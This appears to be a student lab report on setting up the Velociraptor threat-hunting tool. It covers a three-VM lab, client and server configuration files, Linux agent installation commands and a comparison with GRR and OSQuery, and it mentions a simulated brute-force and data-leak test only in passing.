
Here we can see in the left the attacker "veloclient2" has successfully leaked and retrieved data from the target "veloclient" in the right .



Now in the Velociraptor Server "Ubuntu" we lunched velociraptor to hunt the attack and check the logs if there are any subspecies activity.




Now as you can see from the log there was brute force on the machine and there was transferring of data.

# 4 Virtual Network Environment


The virtual environment contains three VM's:

The server will use windows platform with IP (192.168.1.28)

The first machine will use windows platform with IP (192.168.1.29)

The second machine will use fedora  platform with IP (192.168.1.25)


As shown in the figure :



# 5 Configuration steps & files

Here we list some of the installation  steps with the configuration files :

Downloading  the velociraptor V 0.6.3:




Client.config.yaml


```
version:
  name: velociraptor
  version: 0.6.7-4
  commit: c6f11a7
  build_time: "2022-12-06T13:31:56Z"
  ci_build_url: https://github.com/Velocidex/velociraptor/actions/runs/3629952817
  compiler: go1.19.3
Client:
  server_urls:
  - https://192.168.1.28:8000/
  ca_certificate: |
    -----BEGIN CERTIFICATE-----
    MIIDTDCCAjSgAwIBAgIRAJWotulkDIn3NBvtJPM0Xm8wDQYJKoZIhvcNAQELBQAw
    GjEYMBYGA1UEChMPVmVsb2NpcmFwdG9yIENBMB4XDTIzMDIwMTIxMjUwM1oXDTMz
    MDEyOTIxMjUwM1owGjEYMBYGA1UEChMPVmVsb2NpcmFwdG9yIENBMIIBIjANBgkq
    hkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqcpS4emuGTQ8z175tWf9G2Bi9D1BAASX
    dtHOjSn8r0EHdO1+D/qDDW/ulvFshMVCcev+Idv6eS/PD1z0dwxwPIrMkDKWror1
    ol1bfSj/n7NRE/R4vP7C0H1CDdt7DKmcWS6H1fdbZBHGIqBfRKSTguK1OJ827CLI
    5Xj+VLk3fPiU9c27qhC5+4/WjhGk6oJQIeUczH+iT3U8suBvsvTNxgjOu91fzd3K
    J0QP537QNwtc731BXRZc8inZyHZduhBI1P+TBUrM3uoTXACzl9+8z81rvOG1GI7a
    Xrk0GEHfC+JhENDNEhsTQ1pN8GgJVx6xSPEwiShlJmZpep+5SnnfIwIDAQABo4GM
    MIGJMA4GA1UdDwEB/wQEAwICpDAdBgNVHSUEFjAUBggrBgEFBQcDAQYIKwYBBQUH
    AwIwDwYDVR0TAQH/BAUwAwEB/zAdBgNVHQ4EFgQUj24OjLrtB1wuQFCxaKS9iA4F
    HrIwKAYDVR0RBCEwH4IdVmVsb2NpcmFwdG9yX2NhLnZlbG9jaWRleC5jb20wDQYJ
    KoZIhvcNAQELBQADggEBAAKk/si1ynadwTfzm8JOveNT69X1iKWavwwwCD2baeZw
    6Ojf6A1usUdN6i7JLcpbtR+mHtaIHOZLDzS01se3piDthQ21Bdulpy1jRT3dcNGD
    aX8o0AdAxywU1pLDNfN88cfiY8wOfcx+nB23iYAJ7UMEndlROtM2xu9waexE3Cgs
    WDgk/mvphQGP4OhZs3ZkSAuj/vFT2qifuF/3XCJR02vXbOkGfBzLvx+1FRVZH4Z/
    hAW0CxmLCoWNvEkZ5sJZEuZAiTi0hZB4WYwzwNVQE1dnYDtzwgi1REu679RdFgex
    MVeShEn2DB/ul8YQFUfN0ApffCWLoyk77Ieepam1g7M=
    -----END CERTIFICATE-----
  nonce: fjxFjuj2Oco=
  writeback_darwin: /etc/velociraptor.writeback.yaml
  writeback_linux: /etc/velociraptor.writeback.yaml
  writeback_windows: $ProgramFiles\Velociraptor\velociraptor.writeback.yaml
  tempdir_windows: $ProgramFiles\Velociraptor\Tools
  max_poll: 60
  nanny_max_connection_delay: 600
  windows_installer:
    service_name: Velociraptor
    install_path: $ProgramFiles\Velociraptor\Velociraptor.exe
    service_description: Velociraptor service
  darwin_installer:
    service_name: com.velocidex.velociraptor
```


server.config.yaml


```
server.config.yaml - Notepad
File Edit Format View Help
version:
  name: velociraptor
  version: 0.6.7-4
  commit: c6f11a7
  build_time: "2022-12-06T13:31:56Z"
  ci_build_url: https://github.com/Velocidex/velociraptor/actions/runs/3629952817
  compiler: go1.19.3
Client:
  server_urls:
  - https://192.168.1.28:8000/
  ca_certificate: |
    -----BEGIN CERTIFICATE-----
    MIIDTDCCAjSgAwIBAgIRAJWotulkDIn3NBvtJPM0Xm8wDQYJKoZIhvcNAQELBQAw
    GjEYMBYGA1UEChMPVmVsb2NpcmFwdG9yIENBMB4XDTIzMDIwMTIxMjUwM1oXDTMz
    MDEyOTIxMjUwM1owGjEYMBYGA1UEChMPVmVsb2NpcmFwdG9yIENBMIIBIjANBgkq
    hkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqcpS4emuGTQ8z175tWf9G2Bi9D1BAASX
    dtHOjSn8r0EHdO1+D/qDDW/ulvFshMVCcev+Idv6eS/PD1z0dwxwPIrMkDKWror1
    ol1bfSj/n7NRE/R4vP7C0H1CDdt7DKmcWS6H1fdbZBHGIqBfRKSTguK1OJ827CLI
    5Xj+VLk3fPiU9c27qhC5+4/WjhGk6oJQIeUczH+iT3U8suBvsvTNxgjOu91fzd3K
    J0QP537QNwtc731BXRZc8inZyHZduhBI1P+TBUrM3uoTXACzl9+8z81rvOG1GI7a
    Xrk0GEHfC+JhENDNEhsTQ1pN8GgJVx6xSPEwiShlJmZpep+5SnnfIwIDAQABo4GM
    MIGJMA4GA1UdDwEB/wQEAwICpDAdBgNVHSUEFjAUBggrBgEFBQcDAQYIKwYBBQUH
    AwIwDwYDVR0TAQH/BAUwAwEB/zAdBgNVHQ4EFgQUj24OjLrtB1wuQFCxaKS9iA4F
    HrIwKAYDVR0RBCEwH4IdVmVsb2NpcmFwdG9yX2NhLnZlbG9jaWRleC5jb20wDQYJ
    KoZIhvcNAQELBQADggEBAAKk/si1ynadwTfzm8JOveNT69X1iKWavwwwCD2baeZw
    6Ojf6A1usUdN6i7JLcpbtR+mHtaIHOZLDzS01se3piDthQ21Bdulpy1jRT3dcNGD
    aX8o0AdAxywU1pLDNfN88cfiY8wOfcx+nB23iYAJ7UMEndlROtM2xu9waexE3Cgs
    WDgk/mvphQGP4OhZs3ZkSAuj/vFT2qifuF/3XCJR02vXbOkGfBzLvx+1FRVZH4Z/
    hAW0CxmLCoWNvEkZ5sJZEuZAiTi0hZB4WYwzwNVQE1dnYDtzwgi1REu679RdFgex
    MVeShEn2DB/ul8YQFUfN0ApffCWLoyk77Ieepam1g7M=
    -----END CERTIFICATE-----
  nonce: fjxFjuj2Oco=
  writeback_darwin: /etc/velociraptor.writeback.yaml
  writeback_linux: /etc/velociraptor.writeback.yaml
  writeback_windows: $ProgramFiles\Velociraptor\velociraptor.writeback.yaml
  tempdir_windows: $ProgramFiles\Velociraptor\Tools
  max_poll: 60
  nanny_max_connection_delay: 600
  windows_installer:
    service_name: Velociraptor
    install_path: $ProgramFiles\Velociraptor\Velociraptor.exe
    service_description: Velociraptor service
  darwin_installer:
    service_name: com.velocidex.velociraptor
```

install Velociraptor Agent into Linux systems

```
Applications  Places  System                                   Thu Feb 9, 22:27
systemctl start velociraptor - Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[root@parrot]─[/home/user/Downloads]
└──╼ #wget https://github.com/Velocidex/velociraptor/releases/download/v0.6.3/velociraptor-v0.
6.3-1-linux-amd64
--2023-02-09 20:13:06--  https://github.com/Velocidex/velociraptor/releases/download/v0.6.3/ve
lociraptor-v0.6.3-1-linux-amd64
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/1265767
69/b585fe3b-1b2b-4adf-8a45-6508dc33f6a1?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIA
IWNJYAX4CSVEH53A%2F20230209%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20230209T201314Z&X-Amz-
Expires=300&X-Amz-Signature=a51dfb588b0c6362ff8ae43f25763e354834ee95c9bd4ec5a68693890147f417&X
-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=126576769&response-content-disposition=att
achment%3B%20filename%3Dvelociraptor-v0.6.3-1-linux-amd64&response-content-type=application%2F
octet-stream [following]
--2023-02-09 20:13:07--  https://objects.githubusercontent.com/github-production-release-asset
-2e65be/126576769/b585fe3b-1b2b-4adf-8a45-6508dc33f6a1?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-
Credential=AKIAIWNJYAX4CSVEH53A%2F20230209%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20230209
T201314Z&X-Amz-Expires=300&X-Amz-Signature=a51dfb588b0c6362ff8ae43f25763e354834ee95c9bd4ec5a68
693890147f417&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=126576769&response-content-
disposition=attachment%3B%20filename%3Dvelociraptor-v0.6.3-1-linux-amd64&response-content-type
=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.108.133, 18
5.199.110.133, 185.199.109.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.108.133|:4
43... connected.
HTTP request sent, awaiting response... 200 OK
Length: 44990424 (43M) [application/octet-stream]
Saving to: 'velociraptor-v0.6.3-1-linux-amd64'

velociraptor-v0.6.3 100%[===================>]  42.91M  4.78MB/s    in 11s

2023-02-09 20:13:19 (3.97 MB/s) - 'velociraptor-v0.6.3-1-linux-amd64' saved [44990424/44990424
]
```

copy it to the system location.

```
┌─[root@parrot]─[/home/user/Downloads]
└──╼ #cp velociraptor-v0.6.3-1-linux-amd64 /usr/local/bin/velociraptor
```

binary file executable permissions

```
┌─[root@parrot]─[/home/user/Downloads]
└──╼ #chmod +x /usr/local/bin/velociraptor
```

We generate the velociraptor tool using the command :

```
┌─[root@parrot]─[/home/user/Downloads]
└──╼ #velociraptor config generate -i
```

```
[INFO] 2023-02-09T20:14:25Z
[INFO] 2023-02-09T20:14:25Z
[INFO] 2023-02-09T20:14:25Z
[INFO] 2023-02-09T20:14:25Z
[INFO] 2023-02-09T20:14:25Z
[INFO] 2023-02-09T20:14:25Z
[INFO] 2023-02-09T20:14:25Z
[INFO] 2023-02-09T20:14:25Z Digging deeper!                    https://www.velocidex.com
[INFO] 2023-02-09T20:14:25Z This is Velociraptor 0.6.3-1 built on 2022-03-02T14:03:42+10:00 (c795a57d)
[INFO] 2023-02-09T20:14:25Z Generating keys please wait....
? Path to the logs directory. /opt/velociraptor/logs
? Where should i write the server config file? server.config.yaml
? Where should i write the client config file? client.config.yaml
```

# 6 Comparison between the alternatives to velociraptor

The comparison will be based on comparing each alternative with velociraptor not as overall comparison :

| | Velociraptor | Grr | OSQuery |
|---|---|---|---|
| Cost | Free(open-sourced ) | Free(open-sourced ) | Free |
| Max # of clients | 10K – 15k | Up to 32K | |
| Range | hunting accross large number of endpoints. | searching across a wide range of endpoints. | Managing a significant number of endpoints. |
| Efficiency | Faster | Slower | Slower(not verified) |
| Language | Query langauge | Not query language | Query language |

# 7 References


- https://kifarunix.com/install-velociraptor-client-on-linux-and-windows-systems/

- https://www.youtube.com/watch?v=EA40rztSOd4

- https://www.hackingarticles.in/threat-hunting-velociraptor-for-endpoint-monitoring-part-2/

- https://learn.microsoft.com/en-us/azure/architecture/guide/security/security-start-here